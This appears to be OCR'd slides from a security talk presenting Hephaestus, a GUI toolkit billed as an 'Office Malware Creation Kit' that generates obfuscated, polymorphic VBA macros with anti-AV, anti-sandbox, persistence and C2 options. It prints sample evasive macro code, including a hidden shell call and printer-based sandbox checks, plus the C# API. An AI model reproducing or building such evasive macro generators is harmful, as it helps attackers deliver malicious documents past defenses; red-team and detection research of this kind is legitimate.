
Every AV Company Is Hyper Focusing On Those Sexy Languages But Not VBA - Why?

- VBA IS A PAIN IN THE ASS TO HOOK, MONITOR, AND INTERCEPT

Microsoft Office Itself As A Malware Platform Is Fantastic

- Virtually In All Major Environments
- Signed Binaries

But My Sweet Payloads & C2 & Exfil & Pivoting.... Don't Worry Fam, We Got You Covered


Overview
Hephaestus
Project
API & Code

Hephaestus Project - Overview


What Is It?

- A Fully Modular Toolkit To Rapidly Develop Advanced Office Threats
- To Be Used By Pen Testers, Red/Blue Teams & QA Testers
- With A Strong Emphasis On Ease Of Use Without Sacrificing Features Or Capabilities


Overview


- Written in C# - Which Allows Deep Integration With Microsoft Office Through Interop Communication
- GUI Driven To Allow Users To Quickly Select Options & Generate A Deployable Tool
- Easily Updatable & Modular Components
- Allows Users To Generate, Save, And Share Templates For Testing & Rapid Redeployment


Hephaestus Project - GUI Demonstration




Hephaestus Project - GUI Demonstration




Hephaestus Beta - Office Malware Creation Kit - @Laughing_Mantis & @Digbei
File
Edit
Tools
Poly Engine
Quick Code Templates
Generate
Options
Help
VM/Sandbox Detection
Anti-Forensics
Obfuscation
Anti-AV
Persistence
Payloads
C2C
Stealth
Anti-Sandbox/VM Detection Methods
ActivePrinter
RecentFiles.Count
Current Username
Domain Name
LogonServer Name
CPU Info
Resolution
Process Enum
Fingerprint Env
Mark Of The Web Detect
Hardware Detection
Browser Downloads
Dictionary Items
Processor Info
Installed Applications Count:
5
Office Version:
2010
Min Program Folder Count:
5
Days Since Last Update:
30
Desktop Items
5
Limit Exeuction # To:
2
Target Language:
English (US)
Obfuscation Level:
Generate Code


CPU Info
Dictionary Items
Limit Exeuction # To:
2
Resolution
Processor Info
Target Language:
English (US)
Obfuscation Level:
Generate Code
Help Description:
Attempts to detect the currently installed default printer. Targets on corporate and domain environment's should have a physical printer detected. Sandboxes will likely not have a printer or a non-physical printer present.

Hephaestus Project - GUI Demonstration




Code Output
Function v8TQlKg0Zoel9lC5jR6R() As Integer
On Error GoTo vy5LtBgw3q0bAFlWy
Dim kJ2ps1BdMv_SSRVirt As VBA.ErrObject
Set kJ2ps1BdMv_SSRVirt = VBA.Err
With ActiveDocument.[Variables]
v8TQlKg0Zoel9lC5jR6R = .Item("ExecCount").Value
End With
vy5LtBgw3q0bAFlWy:
If (kJ2ps1BdMv_SSRVirt.Number = (Len("ck45tGNgfZ4PoTkpG1mCNqynr") * Len
("oKwyiHrGDxw2ch0kWpIUJlopYalcQujEaSdUbvRNhHQGGe8Sff7lD1bZfSfA6NVgO5jRZ9C4lwCMMmTyEEdDt5JC
0wRX14UPFpWloexAhu2WveyLTGrJb7uu43622v8h4QgcJs09hvlr8LUDYahhZw22EO1A5gOtI4YMng3fEOqRFlfjDw
At5ylNIhfdhc1JxOX2y3R1P5aBLqAzL8f8um3aq8ogPFlegSUdOKLVf"))) Then
Msgbox "Detected!"
End If
End Function
Sub MSiyD83dqm()
[Application].WordBasic.Shell "Calc.exe", vbHide
End Sub
Function qVca1rHNm() As String
Dim bb7OkP48QPT as Single
Dim qfvD7hRP as Single
bb7OkP48QPT = VBA.DateTime.[Timer]
Dim ey1emBbHMfK as String
ey1emBbHMfK = ActiveDocument.CodeName
CallByName(ActiveDocument, "_CodeName", VbLet, "Zgm3Ayad")ActiveDocument.[_CodeName] = ey1emBbHMfK
Deployable Code Is Instantly Generated
Export...


API & Code

Hephaestus Project - C# Code Structure

VBA Function Creation - Engine Abstracts Everything To Focus On Rapid Deployment

```
Macro.VBAFunction vbaPrinterDetection = new Macro.VBAFunction();
Macro.CodeType vbaCodeType = Macro.CodeType.Simple;
Macro.CodeOptions vbaOptions = new Macro.CodeOptions(ObfuscationLvl: 0);
vbaPrinterDetection = Macro.AntiAnalysis.PrinterDetection(vbaCodeType, vbaOptions);
```

Hephaestus Project - C# Code Structure

VBA Function Creation - Engine Abstracts Everything To Focus On Rapid Deployment

```
Macro.VBAFunction vbaPrinterDetection = new Macro.VBAFunction();
Macro.CodeType vbaCodeType = Macro.CodeType.Simple;
Macro.CodeOptions vbaOptions = new Macro.CodeOptions(ObfuscationLvl: 0);
vbaPrinterDetection = Macro.AntiAnalysis.PrinterDetection(vbaCodeType, vbaOptions);
```

Polymorphic Code Is Automatically Generated - Engine Also Handles Variable & Function Tracking

Hephaestus Project - C# Code Structure

VBA Function Creation - Engine Abstracts Everything To Focus On Rapid Deployment

```
Macro.VBAFunction vbaPrinterDetection = new Macro.VBAFunction();
Macro.CodeType vbaCodeType = Macro.CodeType.Simple;
Macro.CodeOptions vbaOptions = new Macro.CodeOptions(ObfuscationLvl: 0);
vbaPrinterDetection = Macro.AntiAnalysis.PrinterDetection(vbaCodeType, vbaOptions);
```

Polymorphic Code Is Automatically Generated - Engine Also Handles Variable & Function Tracking

Variant A:

```
Function PrinterDetection() As String
PrinterDetection = ActivePrinter
End Function
```

Variant B:

```
Function PrinterDetection() As String
With Project.ThisDocument.Application
    PrinterDetection = .ActivePrinter
End With
End Function
```

Variant C:

```
Function PrinterDetection() As String
PrinterDetection = CallByName(Application, "ActivePrinter", VbGet)
End Function
```

Hephaestus Project - Modular Features

